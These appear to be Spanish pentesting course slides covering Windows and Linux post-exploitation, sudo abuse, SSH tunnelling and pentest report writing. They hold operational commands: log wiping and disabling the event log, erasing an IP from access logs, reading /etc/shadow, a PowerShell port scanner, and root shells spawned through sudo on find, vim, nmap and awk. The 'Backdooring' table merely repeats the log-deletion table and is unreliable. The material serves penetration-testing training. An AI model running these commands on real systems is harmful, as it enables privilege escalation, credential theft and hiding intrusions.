

COMANDOS POST-EXPLOTACIÓN WINDOWS

Post-Explotación Windows

Después de explotar una vulnerabilidad, dependiendo el exploit y payload es posible obtener acceso a un sistema o no.

Si se tiene acceso al sistema y a pesar de haber realizado el proceso de reconocimiento, escaneo, análisis de vulnerabilidades, esto es un ciclo que se retroalimenta constantemente.

Es por eso que la obtención de información y enumeración es una etapa de vital importancia y en todo momento se emplea.

Post-Explotación Windows

El obtener acceso a un sistema no garantiza que siempre se cuenta con las condiciones ideales, por ejemplo el acceso a una interfaz gráfica, es recomendable conocer cómo trabajar con los sistemas a través de una línea de comandos.

La interfaz del sistema Windows a través de los años se ha robustecido para ser amigable visualmente con los usuarios, permitiendo a través de herramientas visuales administrar los equipos, sin embargo esto no quita que es posible realizar las mismas tareas a través de una línea de comandos.

Post-Explotación Windows

Información del sistema

Comando	Descripción
systeminfo	Información acerca del equipo (Versión del S.O, Parches de actualización)
set	Variables de entorno del sistema
echo %username%, whoami	Nombre de usuario

Post-Explotación Windows

Direccionamiento de red

Comando	Descripción
<code>ipconfig /all</code>	Muestra configuraciones de red del equipo
<code>arp -a</code>	Muestra la tabla arp del equipo.
<code>netstat -an -p tcp</code>	Conexiones de red en TCP

Post-Explotación Windows

Servicios del sistema

Comando	Descripción
net start	Muestra los servicios en ejecución.
tasklist /SVC	Muestra los procesos en ejecución y el servicio asociado a los programas
sc qc <servicio>	Muestra configuraciones de los servicios

Post-Explotación Windows

Archivos y cadenas

Comando	Descripción
<code>dir /s *.xml</code>	Busca todos los archivos con extensión xml (Group Policy).
<code>findstr /s "password" *.txt</code>	Busca en los archivos con extensión txt la palabra password.

Post-Explotación Windows

Enumeración de un Directorio Activo

Comando	Descripción
<code>net user /domain</code>	Muestra los usuarios existentes dentro del AD.
<code>net user username /domain</code>	Muestra información de un usuario
<code>echo %logonserver%</code>	Muestra el nombre del Controlador de Dominio donde se inició sesión.
<code>echo %userdomain%</code>	Muestra el nombre de dominio.

Post-Explotación Windows

Borrado de Logs

Comando	Descripción
<code>del *.log /a /s /q /f</code>	Delete all logs on a System
<code>sc config eventlog start=disabled</code>	Command for disabling event log service
<code>net stop eventlog</code>	Detiene el servicio
<code>clearev</code>	Metasploit

Post-Explotación Windows

Backdooring

Comando	Descripción
<code>del *.log /a /s /q /f</code>	Delete all logs on a System
<code>sc config eventlog start=disabled</code>	Command for disabling event log service
<code>net stop eventlog</code>	Detiene el servicio
<code>clearev</code>	Metasploit

COMANDOS POST-EXPLOTACIÓN EN LINUX

Comandos post-explotación en Linux

- El propósito de la fase de post-explotación es determinar el valor de la máquina comprometida y mantener el control para su uso posterior
- El valor de la máquina es determinar la sensibilidad de los datos almacenados.

Comandos post-explotación en linux

- Los métodos que se describen en esta fase tiene el propósito de ayudar al *pentester* a identificar y documentar los datos sensibles, identificar parámetros de configuración, canales de comunicación y la relación con otro dispositivos de la red que puedan ser usado para ganar acceso a futuro.

Archivos con acceso restringido

File	Contenido
/etc/resolv.conf	Contiene los actuales nombres de servidores (DNS) para el Sistema
/etc/issue	Actual versión de la distribución
/etc/passwd	Lista de usuarios locales
/etc/shadow	Lista de los hashes de los 'passwords'
echo \$HISTFILE /home/xxx/.bash_history	Muestra comandos ejecutados anteriormente

Información del sistema

Comando	Descripción
uname -a	Imprime la versión del kernel
ps aux	Lista todos los procesos en ejecución
id	El actual usuario, grupo
arch, uname -m	Arquitectura del procesador del kernel
df -h	Particiones y puntos de montaje
lscpu	Imprime información del CPU
lshw	Lista de información del hardware
dpkg -l	Lista de software instalado
ls /etc/cron* ls /var/spool/cron/crontabs/	Lista los scripts para tareas programadas
lsb_release -a	Muestra información de la distribución del sistema operativo en uso

Información de red

Comandos	Descripción
<code>hostname -f</code>	Nombre del host
<code>ip addr show</code>	Información sobre las interfaces de red
<code>ifconfig -a</code>	Muestra todas las interfaces actualmente disponibles
<code>netstat -anop</code>	Muestra el estado de las conexiones activas
<code>netstat -ntupw</code>	Root con conexiones en crudo
<code>lsof -nPi</code>	Muestra los archivos abiertos pertenecientes a servicios de red
<code>cat /proc/net/*</code>	Este comando es mas discreto, toda la información proporciona por los anteriores comandos se puede encontrar buscando en los archivo bajo el directorio /proc/net

Información de cuentas de usuario

Comando	Descripción
cat /etc/passwd	Cuentas locales
cat /etc/shadow	Hashes de contraseñas en Linux
cat /etc/group	Grupos
getent passwd	Volca todos los usuarios locales, LDAP, NIS, cualquiera que sea utilizado en el sistema
getent aliases	Alias de correo electrónico

Encontrar archivos o cadenas

Comando	Descripción
<code>grep -Ri password /var/www/html/</code>	Busca las líneas que contengan la cadena password
<code>find /var -type d</code>	Encontrar dentro del directorio /var todos los archivo de tipo directorio
<code>find / -perm -4000</code>	Encuentra todos los archivos SUID
<code>locate tar grep [.]tar</code>	Localizar archivos tar
<code>locate tgz grep [.]tgz</code>	Localizar archivos tgz
<code>locate sql grep [.]sql</code>	Localizar archivos sql

Logs

Comando	Descripción
/etc/syslog.conf	you can read all the logs that syslog log.
/var/logs	Almacenamiento de logs
/var/log/auth.log	Autenticación
/var/log/apache2/	Logs de apache
grep -v '<src-ip-address>' /path/to/access_log > a && mv a /path/to/access_log	Remover la ip de este archivo
export HISTSIZE=0	No guardar el history

Escaneo de red (ping sweep)

Batch:

```
for /L %i in (1,1,255) do @ping -n 1 X.X.X.%i | find "TTL"
```

```
C:\Users\malware>for /L %i in (1,1,255) do @ping -n 1 172.16.16.%i | find "TTL"  
Respuesta desde 172.16.16.1: bytes=32 tiempo<1m TTL=64  
Respuesta desde 172.16.16.2: bytes=32 tiempo=1ms TTL=128
```

Powershell:

```
@(1..255) | foreach {ping -n 1 X.X.X.$_ | select-string TTL}
```

```
C:\Users\malware>powershell -command "@(1..255) | foreach {ping -n 1 172.16.16.$_  
_ | select-string TTL}"  
Respuesta desde 172.16.16.1: bytes=32 tiempo<1m TTL=64  
Respuesta desde 172.16.16.2: bytes=32 tiempo=1ms TTL=128
```

Escaneo de puertos

Powershell:

```
$ErrorActionPreference='SilentlyContinue';@(0..65535)|foreach{$s=new-object System.Net.Sockets.TcpClient('172.16.16.1',$_);if($s.Connected){write "Puerto $_ en escucha";$s.Close()}}
```

```
C:\Users\malware>powershell -command "$ErrorActionPreference='SilentlyContinue';  
@(440..65535)|foreach{$s=new-object System.Net.Sockets.TcpClient('172.16.16.1',$  
_);if($s.Connected){write "Puerto $_ en escucha";$s.Close()}}"  
Puerto  
443  
en  
escucha
```

ABUSO DE SUDO

Abuso de sudo

Para conocer los comandos que se pueden ejecutar como otros usuarios con sudo (*substitute user do*), utilizamos `sudo -l`:

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /bin/echo
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
    (root) NOPASSWD: /usr/bin/wget
user@debian:~$
```

Abuso de sudo

Se puede abusar de ciertos comandos para ejecutar comandos con privilegios de super usuario:

find

```
prueba@kali:~$ sudo find /etc/passwd -exec /bin/bash \;  
root@kali:/home/prueba# id  
uid=0(root) gid=0(root) groups=0(root)  
root@kali:/home/prueba#
```


Abuso de sudo

vim

```
prueba@kali:~$ sudo vim -c '!sh'

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

nmap

```
prueba@kali:~$ echo 'os.execute("/bin/bash")' > /tmp/shell.nse && sudo nmap --script=/tmp/shell.nse

Starting Nmap 7.60 ( https://nmap.org ) at 2019-03-21 12:22 CST
root@kali:/home/prueba# uid=0(root) gid=0(root) groups=0(root)
root@kali:/home/prueba#
```

Abuso de sudo

man/less/more

```
prueba@kali:~$ sudo man man
```

```
MAN(1)                                Manual pager utils                                MAN(1)

NAME
    man - an interface to the on-line reference manuals

SYNOPSIS
    man [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-m system[,...]] [-M path] [-S list] [-e extension] [-i|-I]
    [--regex|--wildcard] [--names-only] [-a] [-u] [--no-subpages] [-P
    pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
    cation] [-p string] [-t] [-T[device]] [-H[browser]] [-X[dpi]] [-Z]
    [[section] page.section] ...] ...
    man -k [apropos options] regexp ...
    man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
    man -f [whatis options] page ...
    man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t]
    [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
    man -w|-W [-C file] [-d] [-D] page ...
    man -c [-C file] [-d] [-D] page ...
    man [-?V]

DESCRIPTION
    !sh
```

```
prueba@kali:~$ sudo man man
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Abuso de sudo

awk

```
prueba@kali:~$ sudo awk 'BEGIN { system("/bin/bash") }'  
root@kali:/home/prueba# id  
uid=0(root) gid=0(root) groups=0(root)  
root@kali:/home/prueba#
```

nano

Permite modificar archivos como /etc/passwd, /etc/shadow, /etc/sudoers...

PORT FORWARDING FOR SSH

Port forwarding por SSH

ssh -L <puerto_local>:<host>:<puerto> usuario@hostS


Se abre un puerto local al cual se redirecciona el tráfico de <host>:<puerto> efectuado a través del host hostS

ssh -R <puerto_remoto>:<host>:<puerto> usuario@hostS

Se abre el puerto <puerto_remoto> en el host hostS, al cual se redirecciona el tráfico efectuado localmente con <host>:<puerto>

10. DOCUMENTACIÓN

Documentación



Informe de resultados

Resumen Ejecutivo

Objetivos

Alcance

Hallazgos

Recomendaciones

Anexos

Resumen ejecutivo

- Se debe describir el procedimiento seguido.
- Principales hallazgos identificados.
- No se debe utilizar un lenguaje técnico.
- Presentar la información de manera sencilla.
- Cualquier persona sin conocimientos técnicos puede entenderlo.
- Los puntos más relevantes.

Objetivos y alcance

Objetivos:

- Describir lo que se quiere conseguir
- De manera puntual y objetiva

Alcance:

- Documentar los límites de las pruebas
- Listar los objetivos evaluados
- Describir horarios

Hallazgos

- Describir los hallazgos resultantes del *pentest*.
- Nivel de impacto de las vulnerabilidades en caso de su explotación.
- Se recomienda un esquema de calificación (CVSS v2)

ID activo	Dirección IP / URL	Fecha de ejecución	Hallazgo/ Vulnerabilidad	ID REC	Impacto
ACT01	(192.168.2.110)	26 de Noviembre	Servicios susceptibles a ataques de diccionario o fuerza bruta	REC01	2.3 MEDIO
			Exposición de datos de configuración	REC02	0.0 SIN IMPACTO

Cuantificación de los hallazgos

CVSS
v3

Critical
9.0 a 10

High
7.0 a 8.9

Medium
4.0 a 6.9




Low
0.1 a 3.9

Info
0.0

Cuantificación del riesgo con métricas base

Common Vulnerability Scoring System Calculator Version 3

This page shows the components of the [CVSS](#) score for example and allows you to refine the CVSS base score. Please read the [CVSS standards guide](#) to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 8.8
Impact Subscore: 5.3
Exploitability Subscore: 2.8
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.8

Show Equations

CVSS Vector

AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:H/A:L

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | **Changed (S:C)**

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | **Low (C:L)** | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | **High (I:H)**

Availability Impact (A)*

None (A:N) | **Low (A:L)** | High (A:H)

Recomendaciones

- Proporcionar soluciones genéricas para corregir problemas de seguridad

ID	REC02
Hallazgo / vulnerabilidad	Uso de contraseñas por default o inseguras.
Descripción	El uso de contraseñas por default o inseguras en un dispositivo, servicio o sistemas puede provocar que un atacante mal intencionado deduzca o encuentre la contraseña para sobrepasar el control de acceso fácilmente.
Solución	Implementar políticas para el bloqueo después de un número determinado de accesos no válidos al servicio. Implementar políticas para obligar a los usuarios a utilizar contraseñas consideradas fuertes. Evitar el uso de nombres de cuentas de administración comunes.
Referencia	https://www.owasp.org/index.php/Testing_for_Default_or_Guessable_User_Account_(OWASP-AT-003) https://www.owasp.org/index.php/Brute_force_attack https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks http://www.dd-wrt.com/wiki/index.php/Preventing_Brute_Force_Attacks https://wiki.debian.org/SSH#SSH and security
CVSS	<div>Externo</div> <div>3.9 BAJO</div> <div>Vector</div> <div>(AV:N/AC:M/Au:S/C:P/I:P/A:P/E:H/RL:W/RC:C/CDP:ND/TD:ND/CR:L/IR:L/AR:L)</div> <div>Interno</div> <div>2.8 BAJO</div> <div>Vector</div> <div>(AV:A/AC:M/Au:S/C:P/I:P/A:P/E:H/RL:W/RC:C/CDP:ND/TD:ND/CR:L/IR:L/AR:L)</div>

Anexos

Se proporciona la descripción detallada de los hallazgos resultantes de las pruebas de penetración.


DESCRIPCIÓN	ESCENARIO	CVSS v2
Uso de contraseñas por default o inseguras	Interno	2.8 BAJO
<p>El uso de contraseñas por default o inseguras en un dispositivo, servicio o sistemas puede provocar que un atacante mal intencionado deduzca o encuentre la contraseña para sobrepasar el control de acceso fácilmente.</p> <p>Se listan las <i>contraseñas</i> que fueron obtenidas:</p>		
		

Imagen 1.1 Contraseñas obtenidas